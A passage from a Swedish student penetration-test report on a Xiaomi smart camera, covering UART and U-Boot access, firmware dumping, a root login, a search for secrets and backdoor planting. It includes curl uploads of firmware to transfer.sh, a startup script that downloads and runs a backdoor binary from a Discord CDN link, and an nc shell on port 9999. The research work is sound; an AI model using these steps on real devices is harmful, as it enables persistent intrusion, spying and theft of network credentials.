


Bild 8: UART TX padden

Oscilloskopet visade en spänning mellan 0 volt och 3.3 volt vilket visade att UART hade en spänning på 3.3 volt.

För att koppla till UART krävdes en bus pirate enhet. Eftersom endast UART TX plattan hittades kopplade vi endast bus piratens RX till kamerans TX och kopplade en gemensam jord. Detta gav oss tillgång till den data som strömmade ur kamerans TX pin.



Figur 1, diagram på hur uppkopplingen till kameran genom UART ser ut.

För att hitta kamerans UART RX platta gjordes antagandet att RX plattan borde vara inom närheten av TX plattan. Det fanns tre stycken plattor nära TX plattan och på dessa gjordes trial and error försök för att hitta RX. Steg för att testa om en platta är RX:

1. Koppla upp Bus piratens TX till den du tror är kamerans RX.
2. Öppna en command prompt till serial porten.
3. Håll in enter för att skicka return commands genom serial porten.
4. Starta kameran.

Om UART interface:n kopplats korrekt ska en U-Boot terminal visas.

Antagandet som gjordes var korrekt och UART-RX pinnen låg direkt intill TX pinnen. (se bild 9)




Bild 9: Förklarande bild över PCB:n mest intressanta delar

#### 4.2.2.3 Åtkomst till U-Boot terminalen

För att få åtkomst till U-Boot terminalen så behöver man hitta namnet på USB porten som Bus-pirate är ansluten till. Detta görs enklast genom att skriva denna kommando i terminalen medan Bus-piraten är urkopplad för att få en överblick över alla tillgängliga portar, exclusive Bus-piratens port:

```
ls /dev/tty*
```

sedan så kopplas Bus-piraten in i datorn och den ovannämnda kommandon upprepas en gång till. Man kan jämföra båda resultaten för att få uttyda namnet på Bus-piratens USB-port.

Man kan ansluta sig till Bus-piratens port genom att skriva denna kommando:

```
sudo screen /dev/"USB-port-namn" 115200
```

Nu borde användaren vara ansluten till Bus-piratens USB-port. För att kunna kunna få åtkomst till U-Boot genom denna port så behöver man följa dessa kommandon:

- ```
HIZ>m
1. HIZ
2. 1-WIRE
```

```
3. UART
4. I2C
5. SPI
6. 2WIRE
7. 3WIRE
8. PIC
9. DIO
x. exit(without change)
```

(1)>3

Set serial port speed: (bps)

- 1. 300
- 2. 1200
- 3. 2400
- 4. 4800
- 5. 9600
- 6. 19200
- 7. 38400
- 8. 57600
- 9. 115200

10. BRG raw value

(1)>9

Data bits and parity:

- 1. 8, NONE \*default
- 2. 8, EVEN
- 3. 8, ODD
- 4. 9, NONE

(1)>1

Stop bits:

- 1. 1 \*default
- 2. 2

(1)>1

Receive polarity:

- 1. Idle 1 \*default
- 2. Idle 0

(1)>1

Select output type:

- 1. Open drain (H=Hi-Z, L=GND)

```
2. Normal (H=3.3V, L=GND)
```

```
(1)>2
```

```
Clutch disengaged!!!
```

```
To finish setup, start up the power supplies with command 'W'
```

```
Ready
```

```
UART>W
```

```
POWER SUPPLIES ON
```

```
Clutch engaged!!!
```

```
UART>(0)
```

```
0.Macro menu
```

```
1.Transparent bridge
```

```
2.Live monitor
```

```
3.Bridge with flow control
```

```
4.Auto Baud Detection
```

```
UART>(1)
```

```
UART bridge
```

```
Reset to exit
```

```
Are you sure? y
```

Nu har man startat en UART bridge som gör det möjligt att interagera med kameran. För att enklast starta U-Boot terminalen så kan användaren, medan kameran inte har någon strömförsörjning, hålla Enter på terminalen där UART bridge är igång och sedan koppla in strömsladden i kameran. U-Boot terminalen är igång om det står #SigmaStar som prefix.

#### 4.2.2.4 Dump av flashminne

Efter att U-Boot terminalen visats kan man med hjälp av några kommando läsa innehållet i flashminnet och dumpa ut det på en extern fil. Vi utgick från hypotesen att firmwaren sparas i flashminnet och att med hjälp av dessa kommandon så skulle vi få tag i den korrekta firmwaren. Koden som användes för vid dumpning av flashminnet finns under rubriken (appendix).

Genom att analysera utdata som kamera gav ifrån sig vid en normal boot kunde vi uttyda vilka minnesadresser som flashminnet befann sig i och därav var firmwaren låg. Med hjälp av kommandot på rad 33 kunde vi läsa in alla minnesadresser som vi var intresserade utav.

Sedan så skulle algoritmen läsa ett antal bitar och skriva ut dem för att sedan spara dem i en

binärfil. Eftersom U-Boot endast kunde skriva ut 16 bytes per rad så behövdes det göras ett antal modifikationer på algoritmen. Algoritmen skulle dels läsa 16 bytes åt gången, och dels kunna upptäcka och hantera inkorrekt läsningar från minnet. En korrekt läsning av en adress skulle resultera i en byte-sträng som är 113 tecken lång. Skulle inläsningen resultera i en byte-sträng som är kortare än eller längre än 113 tecken så innebar det att raden inte lästes in på ett korrekt sätt och att den behövdes läsas om på nytt. Felhanteringen sker med hjälp av funktionen som är definierat på raderna 20 i kodén. Algoritmen skriver även ut hex adressen för var 1000 inläsning för att visa hur långt man har kommit i dumpningen. Eftersom firmware:t är en stor fil och läsning genom U-Boot är långsamt så tar det lång tid. Resultatet blir en fil med hela firmware:t dumpat.

#### 4.2.2.5 Åtkomst till Linux terminalen


Efter att U-Boot terminalen visats kan man få åtkomst till embedded Linux operativsystemets terminal. För att starta upp Linux samtidigt som man är uppkopplade genom serial porten ändrades boot argumenten för U-Boot till detta:

```
env set bootargs console=ttyS0,115200 root=/dev/mtdblock2 rootfstype=squashfs ro  
init=/bin/busybox LX_MEM=0x3fc6000 mma_heap=mma_heap_name0,miu=0,sz=0x14000000 --  
getty -L ttyS0 115200 vt100
```

Sedan startades Linux genom att köra:

```
run bootcmd
```

Terminalen är skyddad av ett login password. Figur 2 visar vad som skrivs ut när man först försöker få åtkomst till terminalen. Genom trial and error testades vanligt använda lösenord. Det visade sig att det bara behövdes skriva "root" vid login prompten. För att få åtkomst till terminalen skriver man "root" i prompten. som bilden nedan



Figur 2: Bild på det första som visas när man försöker få åtkomst till Linux terminalen i kameran.

#### 4.2.2.6 Extrahering genom Linux terminal

För att extrahera firmware måste man först göra den startklar genom att montera alla mounts i operativsystemet. För att montera allt måste man köra dessa kommandon:

```
/bin/mount -t proc proc /proc  
/bin/mkdir -p /dev/pts  
/bin/mkdir -p /dev/shm  
/bin/mount -a
```

Nästa steg är att hämta ut alla MTD blocks från kameran. Alla MTD blocks ligger i /dev. Det finns totalt 5 stycken blocks som måste skickas ut ur systemet genom Curl. I detta fall används transfer (<https://transfer.sh/>) för att ta emot filerna över HTTP. Kommandot som körs för att skicka över mtblock0 är:

```
curl --upload-file mtblock0 https://transfer.sh/mtblock0
```

Filerna hämtades sedan ned till en Ubuntu miljö och konkatenerades genom att köra kommandot:

```
cat mtblock0 mtblock1 mtblock2 mtblock3 mtblock4 mtblock5 > image.bin
```

Detta resulterar i att *image.bin* är slutgiltiga extraherade firmware:t.

## 5 Resultat

### 5.1 Utvinnning av firmware

#### 5.1.1 Internet

Oturligt nog fanns det inte firmware hos tillverkaren. Xiaomi har inte lagt ut något firmware för kameran. Det existerade ett antal firmware online som personer påstod var firmware för kameran.

## 5.1.2 Hårdvara

### 5.1.2.1 Dumpning av firmware

Genom att dumpa ut innehållet från flashminnet 16 bytes i taget blev det möjligt att ett firmware genom att bygga upp en fil av delarna som dumpades. Det resulterade i en binärfil som var 16,777,216 bytes stor. Om man jämför med de som hittades online var differensen cirka 400,000 bytes.

### 5.1.2.2 Extrahering genom Linux terminal

Resultatet av konkateneringen av MTD blocken var en binärfil av samma storlek som binärfilen från dumpningen genom U-Boot, dvs 16,777,216 bytes stor.

### 5.1.3 Over-The-Air

På grund av tidsbrist undersöktes inte denna metod.

## 6 Penetrationstester

### 6.1 Hitta känslig data

#### 6.1.1 Introduktion

Känslig information kan letas upp på olika sätt. I detta fall kommer firmware granskas med automatiska verktyget Binwalk för att dekompressera filsystem och hitta de olika delar som bygger upp firmware:t såsom bootloader och operativsystem. Firmwalker är också ett automatiskt verktyg som används för att hitta filer som har möjlighet att innehålla känslig data. Dessa verktyg går att användas på firmware som dumpats. I detta fall kommer vi även göra en analys av filsystemet i Linux terminalen genom att manuellt leta efter potentiella känsliga filer.

#### 6.1.2 Metod

IoT Penetration Testing Cookbook ger tydliga instruktioner över hur man ska gå till väga för att hitta känsliga information i firmwaren. När man väl får tag i firmwaren kan man extrahera filsystemet med Binwalk, ett verktyg som är skrivet av Craig Heffner [9]. Binwalk ger även

möjligheten att få en överblick på “entropin” i firmware filen, vilket kan hjälpa användaren identifiera huruvida firmwaren är komprimerad eller krypterad.

För att kunna använda Binwalk så behöver användaren öppna terminalen och navigera sig till mappen där firmware filen finns och skriva dessa command:

- `binwalk -E [firmware-namn]`: för att få entropin i firmwaren.
- `binwalk -e [firmware-namn]`: för att extrahera filsystemet.

När man väl får tag i filsystemet så presenterar IoT Penetration Testing Cookbook två sätt att undersöka filsystemet:

- manuellt: genom att undersöka specifika filer i filsystemet.
- automatiskt: genom att använda det automatiska verktyget Firmwalker som är skrivet av Craig Smith för att hjälpa användaren identifiera känsliga information genom statisk analys [10]. Denna metoden valdes för att hitta känsliga information i filsystemet.

För att kunna använda Firmwalker så behöver användaren öppna terminalen och navigera sig till mappen där Firmwalker existerar och skriva denna command:

```
./firmwalker.sh [mapp(XXX) där det extraherade filsystemet existerar]
```

Firmwalker skriptet identifierar filer som kan vara av intresse för användare. Dessa filer kan vara intressanta av olika anledningar. Till exempel kan dessa filer innehålla certifikat, privata nycklar osv... Information samlas sedan i en rapport och skrivas ut till en **textfil** **“firmwalker.txt”**.

Det undersöktes även om Wi-Fi lösenordet var sparat i klartext form eller inte. Detta gjorde först genom att följa stegen under avsnitt 4.2.2.5 i rapporten först och sedan därefter montera alla filer med hjälp dessa kommandon:


```
/bin/mount -t proc proc /proc  
/bin/mkdir -p /dev/pts  
/bin/mkdir -p /dev/shm  
/bin/mount -a
```

Efter att vi mountade filerna så användes grep kommandot för att undersöka mappar och hitta filen där Wi-Fi lösenordet sparats i klartext form. kommandot som användes var:

```
grep -r "Wi-Fi lösenordet" <mappnamn>.
```

### 6.1.3 Resultat

Genom att använda kommandot `binwalk -E` på firmwaren filen som extraherades genom dumpning av flashminnet fås denna diagram:



Det syns tydligt i diagrammet att det finns stora variationer i filen vilket kan innebära att filen är krypterad.

Det samma gäller firmware filen som extraherades genom Extrahering genom Linux terminalen:

Genom att använda kommandot `binwalk -e` på firmware:t lyckades vi extrahera ett antal filsystem. Dessa filsystem undersöktes både manuellt och automatiskt med hjälp av firmwalker. I båda fallen hittades det inga känsliga filer som skulle vara av större intresse.

Däremot var det relativt lätt att få tag i Wi-Fi uppgifterna. Genom att använda grep kommandot med det riktiga Wi-Fi lösenordet på `mnt` mappen fick fick detta resultat:

```

nse@kali:~
# grep -r "heheGeorge" /mnt
grep: /mnt/data/hosts: No such file or directory
/mnt/data/bin/wpa_supplicant.conf:          psk="heheGeorge"
^C
# cat /mnt/data/bin/wpa_supplicant.conf
ctrl_interface=/var/run/wpa_supplicant
update_config=1
network={
    ssid="George-lmao"
    psk="heheGeorge"
    key_mgmt=WPA-PSK
    proto=WPA WPA2
    scan_ssid=1
}
#

```

Figur 3: Bild på vad som visas när man söker efter Wifi lösenordet.

Filens som innehöll lösenordet hamnade under `/mnt/data/bin/wpa_supplicant.conf` och både Wi-Fi SSID och lösenordet var sparade i klartext.

#### 6.1.4 Diskussion

Detta test visar att känsliga filer som certifikat, krypteringsnycklar och andra intressanta IP-adresser är skyddade mot intrång av skript som firmwalker som är designade för att hitta dem. Eftersom resultatet var identiskt för alla firmware filerna som vi lyckades få tag i (internet, dumpning av flashminnet och genom Linux terminalen) kunde vi konstatera att det krävs mer komplicerade algoritmer och intrångs metoder för att hitta känsliga filer.

Dock så var det betydligt enklare att hitta känslig information när man undersökte firmwaren som satt direkt på enheten. Något som var någorlunda oroväckande var faktumet att Wi-Fi informationen sparas i klartext form. Trots att det krävs fysisk tillgång till kameran, destruktiva metoder för att komma åt PCB:n och ett antal komplicerade steg för att komma åt Wi-Fi lösenordet så är dessa steg relativt enkla för en tekniskt kunnig och illvillig parter. Man kan åstadkomma enormt stora skador om man får access till ett nätverk genom Wi-Fi:n. Skadorna kan till exempel vara i form av spionering genom packet sniffing, fejka trafik, blockera internet åtkomst och mer eller mindre få full kontroll över nätverket. Tillgången till Wi-Fi informationen skulle dock inte vara ett lika stort problem om firmware utvecklarna krypterade filen.

## 6.2 Använda bakdörrar

### 6.2.1 Introduktion

För att hitta bakdörrar behöver man först veta vad för binärfiler som körs i kameran.

Bakdörrar kan ligga i allt från bootloadern till operativsystemet och binärfiler i filsystemet. I detta fall granskas filsystemets binärfiler efter bakdörrar med hjälp av reverse engineering verktyget Ghidra. Ghidra är ett verktyg utvecklat av NSA för att statiskt och dynamiskt reverse engineera olika typer av binärfiler [11]. I detta fall kommer endast en statisk analys göras på grund av att emulering av hela systemet skulle krävas för en dynamisk analys.

### 6.2.2 Metod


Först så fås access till linux terminalen genom följa stegen under avsnitt 4.2.2.5 i rapporten och sedan därefter montera alla filer med hjälp dessa kommandon:

```
/bin/mount -t proc proc /proc  
/bin/mkdir -p /dev/pts  
/bin/mkdir -p /dev/shm  
/bin/mount -a
```

Man kan använda kommandot nedan för att navigera sig till till mappen där alla intressanta binärfilerna ligger:

```
cd /mnt/data/bin
```

för att få en överblick över vilka binärfiler som ligger i mappen bin kan kommandot (`ls`) användas, i bilagan nedan ser man vilka filer som var tillgängliga:



```
nse@kali: ~  
# ls  
agent_client  
factory  
fetch_av  
fix_tz  
flashcp  
fsck_check.sh  
im1_watchdog  
ipc_client  
log2mi.sh  
log2tf.sh  
log_diag.sh  
mio_agent  
mio_algo  
mio_client  
mio_client_helper_nomqtt.sh  
mio_cloud  
mio_devicekit  
mio_log  
mio_md  
mio_miss  
# pwd  
/mnt/data/bin  
#
```

Figur 4: Bild över alla binära filer som ska undersökas.

Dessa filer extraheras sedan med hjälp av kommandot:

```
curl --upload-file "namn på filen man vill lägga upp" https://transfer.sh/"namn på  
filen man vill lägga upp"
```

Sedan så analyseras varje binär fil med Ghidra. Där görs statiskanalys av koden samt alla imports som görs i varje binärfil. Bland imports söktes uppkopplingar mot sockets och/eller servrar som skulle anses vara misstänksamma. Man kan även undersöka koden för att se om det sker några misstänksamma funktionsanrop.

### 6.2.3 Resultat

Det hittades inga funktionsanrop eller uppkopplingar mot sockets och/eller servrar som skulle anses vara misstänksamma.

### 6.2.4 Diskussion

På grund av tidsbrist valde vi att begränsa oss till statisk analys av de binära filerna som vi var intresserade utav.

Utöver statisk analys är det gynnsamt att göra dynamisk analys. Detta kräver dock att en miljö för filen är skapad. Sedan körs filen och man kan debugga varje steg i programmet.

## 6.3 Skapa bakdörrar

### 6.3.1 Introduktion

Att skapa en egen bakdörr för användning handlar ofta om att öppna portar för remote access. Detta kan på många sätt t.ex. direkt manipulera firmware. Eftersom manipulering av firmware är ett separat hot som analyseras så kommer endast filesystemsförändringar analyseras här. Genom terminalen kan man möjligtvis skapa eller plantera filer som man bestämmer körs som en separat tråd under startup. På det sättet öppnas en bakdörr varje gång man startar enheten. Boken IoT Penetration Testing Cookbook inkluderar ett intressant exempel på plantering av bakdörrar [8].

### 6.3.2 Metod

Efter att man nått Linux terminalen genom att utföra 4.2.2.5 så har man full tillgång till kamerans operativsystem. Härifrån är det första som ska göras att ta fram arkitekturen på systemet. Detta görs genom att köra:

**Kommando:**

```
arch
```

**Resultat:**

```
armv7l
```

Detta tyder på att systemet kör ARM och kan köra binärfiler kompilerade för ARM arkitekturen. Nästa steg är att ta fram endianess på processorn. Detta görs genom att köra:

**Kommando:**

```
xxd -c 1 -l 6 /bin/busybox
```

**Resultat:**

```
00000000: 7f .
00000001: 45 E
00000002: 4c L
00000003: 46 F
00000004: 01 .
00000005: 01 .
```

Genom att titta på den sjätte byten i ELF filer kan vi se vilken endianess filen är kompilerad för. En 1:a motsvarar på little endian och en 2:a motsvarar big endian. I detta fall ser vi en 1:a vilket betyder att ARM kör little endian.

Nästa steg är att veta vilken linking library binärfilerna som finns i filsystemet är linkade för. Detta görs genom att skicka ut filer genom curl. I detta fall användes /mnt/data/bin/miio\_agent. Denna fil skickades till en Ubuntu miljö där kommandot file fanns. Sedan kördes:

**Kommando:**

```
file -h miio_agent
```

**Resultat:**

```
miio_agent: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped
```

Här ser vi att binärfilen är dynamiskt linkad mot /lib/ld-uClibc.so vilket tyder på att uClibc [12] användes. uClibc toolchain installerades sedan för ARM (little endian).


Nästa steg är att kompilera ett bakdörrsprogram för rätt arkitektur. Bakdörr programmet som användes hämtades från IoT Penetration Testing Cookbook, *Backdooring firmware with firmware-mod-kit (FMK)*. Programmet som användes ligger under Appendix 2.

För att få bakdörren att starta samtidigt som kameran startar letades efter shell skriptet som startar en av binärfilerna i filsystemet. Det shell skript som hittades var /etc/perp/miio\_client/rc.main vilket står för att starta miio\_client filen under kamerans startup. Shell skriptet modifierades till att starta ett nytt skript vid namn lmao.sh:

```
# pwd
/etc/perp/miio_client
# cat rc.main
#!/bin/sh
#
exec 2>&1
. ./common/rc.main
## start target:
start() {
    ./lmao.sh
    echo "start miio_client"
    exec miio_client -l 2 -L /var/log/miio_client.log
}
eval ${TARGET} "$@"
#
```

Figur 5: Bild över rc.main filens innehåll.

Sedan skapades lmao.sh i samma katalog som rc.main. Detta skript hämtar bakdörren från en CDN, tilldelar exekveringstillstånd och startar programmet:



```
nse@kalu: ~

# cat lmao.sh
curl -o door https://cdn.discordapp.com/attachments/482265420859047937/875050198945108029/door
chmod u+x door
./door &
#
```

Figur 6: Bild hämtar bakdörren från en CDN, tilldelar exekveringstillstånd och startar programmet

Nästa steg är att starta kamerans program genom att köra:

```
/etc/init.d/rcS
```

Därefter kommer många utskrifter om att kameran startar upp. För att se att dörren har öppnats körs:

```
netstat -tulpn
```

```
# netstat -tulpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp        0      0 0.0.0.0:9999            0.0.0.0:*              LISTEN      2516/door
tcp        0      0 127.0.0.1:54320         0.0.0.0:*              LISTEN      989/milio_agent
tcp        0      0 127.0.0.1:54322         0.0.0.0:*              LISTEN      585/milio_client
tcp        0      0 127.0.0.1:54323         0.0.0.0:*              LISTEN      585/milio_client
netstat: /proc/net/tcp6: No such file or directory
udp        0      0 0.0.0.0:54321           0.0.0.0:*              LISTEN      585/milio_client
udp        0      0 0.0.0.0:37867           0.0.0.0:*              LISTEN      602/milio_miss
udp        0      0 0.0.0.0:32761           0.0.0.0:*              LISTEN      602/milio_miss
netstat: /proc/net/udp6: No such file or directory
#
```

Figur 7: Lista av öppna portar i kameran.

### 6.3.3 Resultat

Resultatet av testet var att en bakdörr skapades i kamerans mjukvara som startas när kameran startas upp. Utomstående på samma nätverk kan koppla upp sig till kameran genom att köra:

```
nc <kamerans ip> 9999
```

Där 9999 är porten som öppnas i kameran. Därefter kan den utomstående köra busybox kommandon på kameran genom sin egen dator.

### 6.3.4 Diskussion

Detta test visar att det är möjligt att installera en bakdörr i kameran. Det är dock väldigt otympligt sätt att göra det eftersom man måste ha fysisk tillgång till kameran och plocka isär den för att koppla upp sig till den. Något som var intressant med bakdörren var att den inte försvann när man resettade kameran. När vi skulle testa att byta Wi-Fi som den var uppkopplad till måste man genomföra en process som börjar med att man håller in reset knappen i 3 sekunder för att återställa den. Efter att vi kopplat den till Wi-Fi igen så var filändringarna och bakdörren kvar i systemet. Återställning återställde inte firmware:t som vi då trodde. Detta gör det möjligt för någon att installera en bakdörr på en kamera och sedan sälja eller ge bort den utan att dörren försvinner. Detta är något som är viktigt att tänka på när man får eller köper IoT enheter i andra hand.

## 6.4 Installation av nytt firmware

### 6.4.1 Introduktion

Installation av nytt firmware är riskabelt på grund av risken att “bricka” enheten vilket resulterar att enheten blir oanvändbar<sup>8</sup>. Direkt manipulering av firmware innebär att man skriver över hela eller delar av firmware:t med en modifierad version. Om den nya versionen inte startar överhuvudtaget (bricked device) måste man försöka använda en backup version och skriva den direkt till flashminnet. Med ett manipulerat firmware kan du i princip ändra allt i enhetens system. Ändra direkt i binärfiler, spoofa klient svar och skicka video feed till någon annan server är några tänkbara scenarion. För att undvika att “bricka” enheten kan man emulera firmware:t istället för att köra det direkt på enheten. Detta kan göras med hjälp av verktyget FAT (Firmware Analysis Toolkit) som byggs på QEMU [13]. För att manipulera firmware:t användes verktyget FMK (Firmware Mod Kit) [14].

### 6.4.2 Metod

Första steget i att installera nytt firmware är att modifiera det utvunna firmware:t från kameran. Detta görs genom att använda FMK. FMK bygger på Binwalk för att extrahera delarna i firmware:t. Först måste repository:n klonas och för att extrahera firmware körs:

```
./extract-firmware.sh <extraherat firmware>
```

Efter att den kört klart visar den *“Firmware extraction successful!”*. När man tar tittar i fmk katalogen som genereras ser man att rootfs är tom. Bör innehålla filsystemet och extraktionen lyckats.

För att se om vi kan modifiera firmware:t manuellt är nästa steg att manipulera firmware för att undvika att bricka enheten. Först klonades FAT repository:n. Nästa steg är att sätta upp verktyg för att köra FAT. Detta görs genom att köra:

```
./setup.sh
```

Om allt installerats korrekt är nästa steg att emulera firmware:t. Detta görs genom att köra:

---

<sup>8</sup> Dallas Thomas, 2015, *A Glossary of Terms You Should Know*, Gadget Hacks, hämtad 2021-08-12, <<https://android.gadgethacks.com/news/big-android-dictionary-glossary-terms-you-should-know-0165594/#jump-bricked>>

```
./fat.py <extraherat firmware>
```

FAT identifierar arkitekturen och bygger en virtuell miljö med hjälp av QEMU samt sätter upp nätverksanslutningar till miljön. När den är klar frågar den om en input innan start. När man trycker ENTER för att starta upp emuleringen börjar den sätta upp allt i miljön och ger sedan kontroll till firmware:t. Från output som visas i terminalen ser man att den firmware:t letar efter filer och kataloger som inte finns. Man lägger även märke till kända skript namn som S99netcheck och S12copylog som körs utan framgång.

#### 6.4.3 Resultat

FMK fungerade inte för firmware utvunnet från U-Boot eller Linux terminalen. Det gick inte att få fram något sammanhängande filesystem vilket resulterade i att rootfs var tom efter varje körning.

FAT kunde konfigurera en miljö och emulera firmware:t men utan vidare framgång. Firmware:t verkade sakna många filer och kunde inte köras normalt. U-Boot gick inte att nå genom att hålla in ENTER vid starten och det gick inte att göra särskilt mycket.

#### 6.4.4 Diskussion

Både FMK och FAT använder sig av Binwalk för att extrahera firmware:t och ingen av dem gav något vidare resultat. Resultatet av Binwalk var inte vanligt resultat om man jämför med körningarna på kamerans firmware som hittades på internet. Det verkar som att mycket mer är komprimerat och inget tydligt filesystem kan hittas. Bootloadern hittas dessvärre inte heller i jämförelse med firmware från internet. Det intressanta är att det faktiskt gick att emulera firmware:t. Detta är något som kan utforskas vidare och till slut kanske till och med går att använda för att testa firmware förändringar utan att bricka kameran.

Något intressant som visades i utmatningen av emuleringen var att den letade efter sd-kort:

```
Start detecting tf_update.img mount sdcard agagin

mount: mounting /dev/mmcblk0p1 on /mnt/sdcard failed: No such file or directory
mount: mounting /dev/mmcblk0 on /mnt/sdcard failed: No such file or directory

/mnt/sdcard/tf_update.img not exist
/mnt/sdcard/tf_all.img not exist
/mnt/sdcard/tf_all_recovery.img not exist
```

Figur 8: Utmatning om sökning av filer i sd kortet.

Detta skulle kunna vara något att testa för att se hur sd kortet används och vad den letar efter.

## 7 Diskussion

### 7.1 Utvinnning av firmware

En av de stora nackdelarna med att implementera metoderna som nämns i rapporten för att extrahera firmware:t är att det krävs några destruktiva åtgärd på plasthöljet som skyddar kameran för att komma åt PCB:n. Det innebär att produkten inte går att återanvända som en vanlig smartkamera när vi väl har utfört alla våra experiment och blir därför till E-waste. Att kameran inte går att använda när man har kommit åt PCB:n kan dock ses som fördel eftersom det blir svårare att skapa en backdoor och sälja vidare kameran till en godtrogen konsument.

Vi var förvånade över hur lätt det var att extrahera firmware:t genom linux terminalen. Detta beror dock på att vi hade räknat med att firmwaren skulle vara krypterad och att det inte skulle gå att få upp en shell terminal. Men, endast med ett fåtal kommande lyckades vi få åtkomst till shell-terminalen.

### 7.2 Modifivering av firmware

För att förhindra att modifiera mjukvara direkt brukar företag virtualisera sin mjukvara. Detta är ett koncept som inte används i samma utsträckning för firmware i IoT enheter. Det kan bero på att virtualisering gör att det tar längre tid att exekvera kod på grund av virtualiseringlagret. IoT enheter brukar vara små och ha begränsad prestanda vilket gör att det inte på en optimal miljö för virtualisering.

## DREAD

|                    | Damage | Reproducibility | Exploitability | Affected users | Discoverability | Summa |
|--------------------|--------|-----------------|----------------|----------------|-----------------|-------|
| Hitta känslig data | 3      | 3               | 2              | 1              | 2               | 11    |

|                               |   |   |   |   |   |    |
